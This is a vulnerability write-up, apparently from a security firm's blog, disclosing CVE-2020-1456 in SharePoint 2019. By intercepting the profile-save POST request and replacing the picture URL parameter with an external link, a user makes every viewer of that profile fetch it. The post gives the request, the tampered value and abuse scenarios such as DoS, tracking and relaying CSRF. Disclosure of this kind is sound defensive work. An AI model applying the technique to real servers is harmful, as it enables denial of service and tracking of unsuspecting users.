15 JAN 2021

INSERTION OF MALICIOUS LINKS FOR EXECUTION IN PROFILE PICTURE - UNVALIDATED USER INPUT IN MS SHAREPOINT 2019 (CVE-2020-1456)

Today I am publishing a Finding discovered by my good friend **user_x73x76x6E** - have fun reading his writeup!

Although this vulnerability was not a typical JavaScript XSS, it was categorized as such by Microsoft. This write up should show that even if no script execution is possible, you can still attack users and infrastructure in other ways.

TL; DR

The SharePoint 2019 server for on-premises with implemented user profile options allowed for authenticated users to upload a profile picture. The path to an uploaded image in the users profile could be changed in the *save dialog*-request. Here, an arbitrary link could be inserted, allowing the user to attack everyone who visits a page with the user's profile picture embedded. Because of the high occurrence of the profile picture in SharePoint, several attacks scenarios like DoS, user tracking, attack relaying and others are possible. This vulnerability was categorized as cross site scripting (XSS) and assigned the CVE ID CVE-2020-1456.

Setup

Windows Server

- Windows Server 2019 Evaluation
- Version: 1809
- OS build: 17763.379
- Windows Updates till 09/09/2019 12:13PM
- added Active Directory Domain Service
  - promote Server to DC
  - create new Forest

SQL Server

- Install MS SQL Server 2017 Evaluation Edition
- installation type: Basic
- Installer Version: 14.1805.40.72.1
- Database Version: 14.0.1000.169
- Install Microsoft SQL Server Management Studio Release 18.2

SharePoint 2019

- SharePoint Server 2019 (Setup Version 16.0.10337.12109)
- IMG file was saved as ISO with Passmark OSFMount (v3.0.1005.0)
- setup SharePoint as a Single-Server Farm
- add the User Profile Service Application.

Vulnerability Scoring

Vulnerability Class: Improper neutralization of user supplied input
CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

CVSS 2


- Score 6.5 (Medium)
- Vector AV:N/AC:L/Au:S/C:P/I:P/A:P

CVSS 3.1

- Score: 6.5 (Medium)
- Vector: AV:N/AC:L/PR:L/UI:R/S:C/C:L/I:L/A

Detailed Description - Walkthrough

During a test of a SharePoint application I also partly tested SharePoint itself. In the SharePoint setup with user profiles enabled, each user could upload a profile picture. After uploading the picture, it could be reviewed in the user profile before finally accepting it and permanently save the changes, including all other entries.



Upload and save profile picture

When saving all changes, the SharePoint performed a POST request, showing the changes for the user *shareuser* in the domain *point* as follows:

URL:
http://192.168.0.151/_layouts/15/EditProfile.aspx?UserSettingsProvider=234bf0ed-70db-4158-a332-4dfd683b4148&ReturnUrl=http%3a%2f%2f192.168.0.151%2fPerson.aspx%3faccountname%3d%3Cspan%20style=%22background-color:%20#fcbd00%22%3Epoint%3C/span%3E%255C%3Cspan%20style=%22background-color:%20#fcbd00%22%3Eshareuser%3C/span%3E&changephoto=1

```
POST
/_layouts/15/EditProfile.aspx?UserSettingsProvider=234bf0ed-70db-4158-a332-4dfd683b4148&ReturnUrl=http%3a%2f%2f192.168.0.151%2fPerson.aspx%3faccountname%3dpoint%255Cshareuser&changephoto=1 HTTP/1.1
Host: 192.168.0.151
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 58341
Connection: Keep-Alive
Referer:
http://192.168.0.151/_layouts/15/EditProfile.aspx?UserSettingsProvider=234bf0ed%2D70db%2D4158%2Da332%2D4dfd683b4148&ReturnUrl=http%3A%2F%2F192%2E168%2E0%2E151%2FPerson%2Easpx%3Faccountname%3Dpoint%255Cshareuser&changephoto=1
Cookie: WSS_FullScreenMode=false
Upgrade-Insecure-Requests: 1

current-section=Tbl_Sec_SPS-Section-BasicInfo&MSOWebPartPage_PostbackSource=&MSOTlPn_SelectedWpId=&MSOTlPn_View=0&MSOTlPn_ShowSettings=False&MSOGallery_SelectedLibrary=&MSOGallery_FilterString=&MSOTlPn_Button=none&ProfileEditorEditAboutMe_hiddenRTEField=&MSOSPWebPartManager_DisplayModeName=Browse&MSOSPWebPartManager_ExitingDesignMode=false&__EVENTTARGET=ctl00%24PlaceHolderMain%24ProfileSave_Bottom&__EVENTARGUMENT=&MSOWebPartPage_Shared=&MSOLayout_LayoutChanges=&MSOLayout_InDesignMode=&MSOSPWebPartManager_OldDisplayModeName=Browse&MSOSPWebPartManager_StartWebPartEditingName=false&MSOSPWebPartManager_EndWebPartEditing=false&_maintainWorkspaceScrollPosition=0&__spPickerHasReturnValue=&__spPickerReturnValueHolder=&__LASTFOCUS=&__REQUESTDIGEST=0x953B67E16491D36ADDBE16308C751BFD94BF677C407D5DF6F0B2BA9218D4EEECC66836F7A9BC8D6E7E6662AA82AD467224970599F9803CE59B4A4911E8D635B2%2C25+Sep+2019+10%3A46%3A47+-0000&__VIEWSTATE=%2FwEPDwUKMjEzNDQxNzM3Ng9kFgJmD2QWAgIBD2QWBAIBD2QWAgITD2QWAgIDD2QWAmYPZBYCZg88KwAGAGQCCQ9kFgoCIQ9kFgICAw9kFgJmD2QWBAIDD2QWBgIBDxYCHgdWaXNpYmxlaGQCAw8WAh8AaGQCBw8WAh8AaGQCBA8PFgIeCUFjY2Vzc0tleQUBL2RkAiMPZBYCAgMPZBYCAgEPZBYCAgMPDxYGHghDc3NDbGFzcwUXbXMtcHJvbW90ZWRBY3Rpb25CdXR0b24eBF8hU0ICAh8AaGRkAikPZBYCAgEPDxYGHg1BbHRlcm5hdGVUZXh0BQxCZW51dHplcmZvdG8eCEltYWdlVXJsBVhodHRwOi8vMTkyLjE2OC4wLjE1MS9Vc2VyJTIwUGhvdG9zL1Byb2ZpbGJpbGRlci9wb2ludF9zaGFyZXVzZXJfTFRodW1iLmpwZz90PTYzNzA1MDA1MjA2HwBnZGQCLQ9kFgICAQ9kFgYCDw8PFgIfAGhkFgICAw9kFgICAw9kFgICAQ88KwAJAQAPFgIeDU5ldmVyRXhwYW5kZWRnZGQCEQ9kFgICAQ8PFgQeC05hdmlnYXRlVXJsBR1fbGF5b3V0cy8xNS92aWV3bHN0cy5hc3B4HwBoZGQCEw9kFgJmDxYCHwBoZAI7D2QWAgIBD2QWAgIJDw8WBB4HcmVmZXJlcgVwaHR0cDovLzE5Mi4xNjguMC4xNTEvUGVyc29uLmFzcHg%2FYWNjb3VudG5hbWU9cG9pbnQlNUNzaGFyZXVzZXImZ3VpZD03ZDVkNTc3YiUyRDc0ZTM1MkQ0NDZlJTJEYTM2ZSUyRGI2NWYwYjBlOTUzMR4vUHJvZmlsZUVkaXRvckVkaXRUFMtUmVnaW9uYWxTZXR0aW5ncy1Gb2xsb3dXZWJnZBYCZg8PFggeC0NlbGxQYWRkaW5nAgEeC0NlbGxTcGFjaW5nZh8CBRBtcy1wcm9maWxlZWRpdG9yHwMCgoAYFgQeAmlkBQhUYmxfTWFpbh4Fc3R5bGUFDHdpZHRoOjcyMHB4OxYeAgwPZBYCAgIPZBYCAgEPZBYCZg9kFgICAQ8WAh4FY2xhc3MFMG1zLXRheG9ub215IG1zLXRheG9ub215LWhlaWdodCBtcy10YXhvbm9teS13aWR0aGQCFA9kFgICAg9kFgICAQ9kFgJmD2QWAgIBDxYCHw4FMG1zLXRheG9ub215IG1zLXRheG9ub215LWhlaWdodCBtcy10YXhvbm9teS13aWR0aGQCFg9kFgICAg9kFgICAQ8PFgQeC0RpYWxvZ1RpdGxlBRNQZXJzb251biBhdXN3w6RobGVuHg1JU0NIQU5HRURURoFhg
```

POST request for saving the uploaded profile picture

This request also contained the parameter `ctl00$PlaceHolderMain$ProfileEditorEditPictureURL`, which held the path to the uploaded profile picture as shown below in URL encoded form.

```
%24ctl53=&ctl00%24PlaceHolderMain%24ProfileEditorEditPictureURL=http%3A%2F%2F192.168.0.151%3A80%2FUser%2520Photos%2FProfilbilder%2Fpoint_shareuser_MThumb.jpg&ctl00%24PlaceHolderMain%24
leEditorEditFax=&ctl00%24PlaceHolderMain%24ProfileEditorPrivacyFax=1&ctl00%24PlaceHolderMain
%24ProfileEditorEditHomePhone=&ctl00%24PlaceHolderMain%24ProfileEditorPrivacyHomePhone=1&ctl
00%24PlaceHolderMain%24ctl24=&ctl00%24PlaceHolderMain%24ProfileEditorPrivacySPS-Location=1&c
tl00%24PlaceHolderMain%24ProfileEditorEditAssistant%24hiddenSpanData=%26nbsp%3B&ctl00%24Plac
eHolderMain%24ProfileEditorEditAssistant%24OriginalEntities=%3CEntities+%2F%3E&ctl00%24Place
```

Parameter in POST request for saving the uploaded profile picture

URL encoded Parameter and value

```
ctl00%24PlaceHolderMain%24ProfileEditorEditPictureURL=http%3A%2F%2F192.168.0.151%3A80%2FUser%2520Photos%2FProfilbilder%2Fpoint_shareuser_Mthumb.jpg
```

Plain text parameter and value


```
ctl00$PlaceHolderMain$ProfileEditorEditPictureURL=
http://192.168.0.151:80/User%20Photos/Profilbilder/point_shareuser_Mthumb.jpg
```

This POST request could be intercepted and the value of the parameter, changed to http://123.itsec.de/random.png. Because the server accepted the user provided input, the URL was embedded instead of the original URL to the locally stored picture.

Changed Parameter Value


```
ctl00$PlaceHolderMain$ProfileEditorEditPictureURL=http://123.itsec.de/random.png
```

The inserted URL was embedded instead of the profile picture. In this case, a 1GB "image file" was provided behind the link. As seen below, the "image file" was requested by the browser.



Manipulated Parameter in POST request for saving the uploaded profile picture

The embedded link could also be identified in the source code of the web page by analyzing the *src* parameter of the HTML img tag.



Verification in Browser

Conclusion

Every user who visits a site, where the corresponding user image is embedded, opens the link in the background. This allows for the user to be tracked, produce a lot of traffic in the network, being tricked to carry out prepared attacks and being flagged by internal and/or external systems because of suspicious or malicious behavior (trying to access blocked sites or similar).

Potential Damage and Attack Scenarios

There are several security implications for this kind of attack, especially when thinking of a larger company with many active users.

Denial of Service

The issue may be used to embed links to large files resulting in a Denial of Service (DoS) or a Distributed Denial of Service (DDoS). This can affect the local system because a large amount of data is downloaded with each request by the user. Alternatively, the whole company can be affected because multiply users are requesting a large amount of data, leading to a complete exhaustion of bandwidth or resulting in a Denial of Service at the firewall or company proxy.

This issue may also be used to perform crafted requests to resources on cloud infrastructure, leading to a ban of the companies IP address and thus to a Denial of Service for all other resources (e. g. websites) hosted at the same cloud provider.

Tracking (GDPR)

Because the default configuration of the IIS also sends a complete referrer, the embedded link may be used to track users and store all transmitted information, depending on the SharePoint application in use. This may lead to a breach according to GDPR regulations.

Internal path disclosure (default setting of IIS 10.0)

Because of the default configuration of the IIS web server, internal paths are also sent with each requests, improving the tracking and resulting into internal path disclosure.

Obfuscate attacks

Some attacks like Denial of Service, stored cross site scripting (XSS), cross site request forgery (CSRF) via GET and similar can be relayed by providing a link for other users to execute. If an attack link is embedded, each user visiting a site with the “profile picture” embedded, automatically performs the attack.

Reputation damage

The profile picture parameter can also be used to embed links to inappropriate or blocked sites, which are logged and/or blocked by company proxy. This may result into one or more employees being approached and possible given notice for inappropriate behavior.

Additional Thoughts

Because the impact would be even higher if all MS Office products would be affected, we also tested the Office 365 integration for the SharePoint on premise solution. However, even valid profile pictures in SharePoint on premise were not synced to Office365. If the pictures would be synced, there is a possibility that malicious links would be uploaded to all office products like Outlook, Teams, One Drive and SharePoint online.

References

- Microsoft Office SharePoint XSS Vulnerability - Official MSRC Entry
- MITRE Entry for CVE-2020-1456
- Official blog post by it.sec GmbH